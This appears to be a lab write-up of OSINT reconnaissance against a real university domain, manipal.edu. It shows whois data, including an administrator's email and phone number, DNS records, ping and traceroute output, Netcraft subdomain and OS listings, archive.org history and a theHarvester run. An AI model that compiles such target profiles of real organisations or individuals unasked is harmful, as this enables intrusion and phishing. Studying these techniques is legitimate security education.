

Information Gathering:


Tools used: whois, netcraft, archive.org, theHarvester, nmap, nessus


Whois: If we browse http://www.whois.com/whois or https://who.is website and enter any domain name or IP address, it provides a detailed information of the entered address such as owner name, registration date and expiry date, its registrar, name server, other details of the owner.




manipal.edu








```
------------------------------------------------------------

Domain Name: MANIPAL.EDU

Registrant:
        Manipal Academy of Higher Education
        Madhav Nagar
        Manipal, Karnataka 576104
        India

Administrative Contact:
        Domain Admin
        Manipal Academy of Higher Education
        Madhav Nagar
        Manipal, Karnataka 576104
        India
        +91.8202571201
        sathish.kamath@manipal.edu

Technical Contact:
        Domain Admin
        Manipal Academy of Higher Education
        Madhav Nagar
        Manipal, Karnataka 576104
        India
        +91.8202571201
        sathish.kamath@manipal.edu

Name Servers:
        NS1-36.AZURE-DNS.COM
        NS3-36.AZURE-DNS.ORG
        NS4-36.AZURE-DNS.INFO
        NS2-36.AZURE-DNS.NET

Domain record activated:    27-Sep-1999
Domain record last updated: 28-Aug-2023
Domain expires:             31-Jul-2024


Information Updated: 2023-10-19 04:09:12
```



DNS Records for manipal.edu

Hostname	Type	TTL	Priority	Content
manipal.edu	SOA	900		ns1-36.azure-dns.com awsdns-hostmaster@amazon.com 1 7200 900 1209600 86400
manipal.edu	NS	21600		ns1-36.azure-dns.com
manipal.edu	NS	21600		ns2-36.azure-dns.net
manipal.edu	NS	21600		ns3-36.azure-dns.org
manipal.edu	NS	21600		ns4-36.azure-dns.info
manipal.edu	A	3600		18.66.53.117
manipal.edu	A	3600		18.66.53.74
manipal.edu	A	3600		18.66.53.32
manipal.edu	A	3600		18.66.53.62
manipal.edu	MX	900	0	manipal-edu.mail.protection.outlook.com
www.manipal.edu	A	60		13.32.208.26
www.manipal.edu	A	60		13.32.208.39
www.manipal.edu	A	60		13.32.208.45
www.manipal.edu	A	60		13.32.208.72
www.manipal.edu	AAAA	60		2600:9000:2015:a000:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:8c00:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:e00:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:3400:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:a800:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:2400:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:2a00:0:753f:fd00:93a1
www.manipal.edu	AAAA	60		2600:9000:2015:9e00:0:753f:fd00:93a1
www.manipal.edu	CNAME	3600		dg4p68whefvn8.cloudfront.net




Ping

```
PING manipal.edu (18.66.53.117) 56(84) bytes of data.
64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp_seq=1 ttl=231 time=187 ms
64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp_seq=2 ttl=231 time=187 ms
64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp_seq=3 ttl=231 time=187 ms
64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp_seq=4 ttl=231 time=187 ms
64 bytes from server-18-66-53-117.bom78.r.cloudfront.net (18.66.53.117): icmp_seq=5 ttl=231 time=187 ms

--- manipal.edu ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 187.768/187.782/187.792/0.387 ms
```

Traceroute

```
traceroute to manipal.edu (18.66.53.74), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.369 ms  0.339 ms  0.351 ms
 2  ec2-3-236-63-93.compute-1.amazonaws.com (3.236.63.93)  8.748 ms ec2-3-236-63-99.compute-1.amazonaws.com (3.236.63.99)  6.366 ms ec2-3-236-63-1.compute-
 3  240.0.224.98 (240.0.224.98)  0.854 ms 240.0.224.97 (240.0.224.97)  0.728 ms  0.720 ms
 4  240.0.224.93 (240.0.224.93)  0.733 ms 240.0.224.122 (240.0.224.122)  0.731 ms 240.0.224.114 (240.0.224.114)  0.794 ms
 5  100.100.8.116 (100.100.8.116)  1.405 ms 100.100.8.102 (100.100.8.102)  1.361 ms 100.100.6.98 (100.100.6.98)  4.192 ms
 6  100.92.58.95 (100.92.58.95)  206.225 ms 100.92.58.91 (100.92.58.91)  188.596 ms 100.92.58.21 (100.92.58.21)  189.427 ms
 7  240.3.120.14 (240.3.120.14)  187.885 ms  187.775 ms 240.3.120.12 (240.3.120.12)  187.764 ms
 8  240.2.64.14 (240.2.64.14)  189.205 ms  189.026 ms  189.075 ms
```

NetCraft: This is a website analyzing servers, which provides the basic information of the target system like background history, DNS name, IP address, SSL/TLS details, hosting history, etc. The website is https://searchdns.netcraft.com




Search Web by Domain

Explore websites visited by users of the **Netcraft extensions**

Site contains: manipal.edu

Example: site contains **.netcraft.com**

Rank	Site	First seen	Netblock	OS	Site Report
123966	manipal.edu	April 2017	Amazon.com, Inc.	Linux	📄
315003	slcm.manipal.edu	April 2018	Microsoft Corporation	Windows Server 2016	📄
396829	apply.manipal.edu	July 2014	Amazon Data Services India	Linux	📄
510299	admissions.manipal.edu	Febuary 2021	Amazon Data Services India	Linux	📄
576534	jaipur.manipal.edu	April 2017	Amazon.com, Inc.	Linux	📄
805785	sis.manipal.edu	October 2013	MANIPAL ACADEMY OF HIGHER EDUCATION	Windows Server 2016	📄
1262298	admissions.jaipur.manipal.edu	August 2020	Amazon Data Services India	Linux	📄



Background

Site title	MAHE - Manipal Academy of Higher Education, Admissions open for 2023 (Formerly Manipal University)	Date first seen	November 1999
Site rank	123966	Netcraft Risk Rating	0/10
Description	MAHE is India's Top Ranked Private University For Engineering, Medical, MBA, Pharmacy, Fashion Design and Architecture courses. Apply now for Admission 2023 at MAHE (formerly, Manipal University)	Primary language	English

Network


Site	http://manipal.edu	Domain	manipal.edu
Netblock Owner	Amazon.com, Inc.	Nameserver	ns1-36.azure-dns.com
Hosting company	Amazon	Domain registrar	Unknown
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	18.66.53.62 (VirusTotal)	Organisation	Unknown
IPv4 autonomous systems	AS16509	DNS admin	awsdns-hostmaster@amazon.com
IPv6 address	Not Present	Top Level Domain	Educational entities (.edu)
IPv6 autonomous systems	Not Present	DNS Security Extensions	Unknown
Reverse DNS	server-18-66-53-62.bom78.r.cloudfront.net		

IP delegation

IPv4 address (18.66.53.62)


IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
18.0.0.0-18.255.255.255	United States	NET18	American Registry for Internet Numbers
18.32.0.0-18.255.255.255	United States	AT-88-Z	Amazon Technologies Inc.
18.64.0.0-18.67.255.255	United States	AMAZO-CF	Amazon.com, Inc.
18.66.53.62	United States	AMAZO-CF	Amazon.com, Inc.

Archive.org: This website provides the history of the target website, such as when it was last updated, and we can also view its previous version of the website. The website is https://archive.org



Search the history of over 842 billion web pages on the Internet.

manipal.edu



Explore more than 842 billion web pages saved over time

manipal.edu


Saved 2,368 times between August 23, 2000 and October 18, 2023.

Note


This calendar view maps the number of times **manipal.edu** was crawled by the Wayback Machine, *not* how many times the site was actually updated. More info in the FAQ.
Green indicates redirects (3xx).

theHarvester: This is an OSINT tool used to gather information such as, emails, subdomains, hosts, open ports, etc.


Command is **theHarvester -d "domain_name" -b "all or any source name"** //for source name refer theHarvester -h




```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d manipal.edu -b all
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: manipal.edu
```




```
[*] Searching Anubis.
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0×7fcbc43209e0> [Name or service not known]
An exception has occurred: Cannot connect to host www.baidu.com:443 ssl:<ssl.SSLContext object at 0×7fcbc426c560> [None]
[*] Searching Baidu.
        Searching 0 results.
[*] Searching Bing.
        Searching results.
[*] Searching Certspotter.
[*] Searching Duckduckgo.
[*] Searching Hackertarget.
[*] Searching CRTsh.
[*] Searching Otx.
An exception occurred: Cannot connect to host dnsdumpster.com:443 ssl:default [Connection refused]
[*] Searching Dnsdumpster.
Unclosed client session
client_session: <aiohttp.client.ClientSession object at 0×7fcbc42aba90>
[*] Searching Rapiddns.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0×7fcbc426c950> [[SSL] unknown error (_ssl.c:992)]
[*] Searching Sublist3r.
[*] Searching Qwant.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify
failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:992)")]
string indices must be integers, not 'str'
[*] Searching Threatcrowd.
[*] Searching Urlscan.
[*] Searching Threatminer.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/manipal.edu?p
age=1')
```



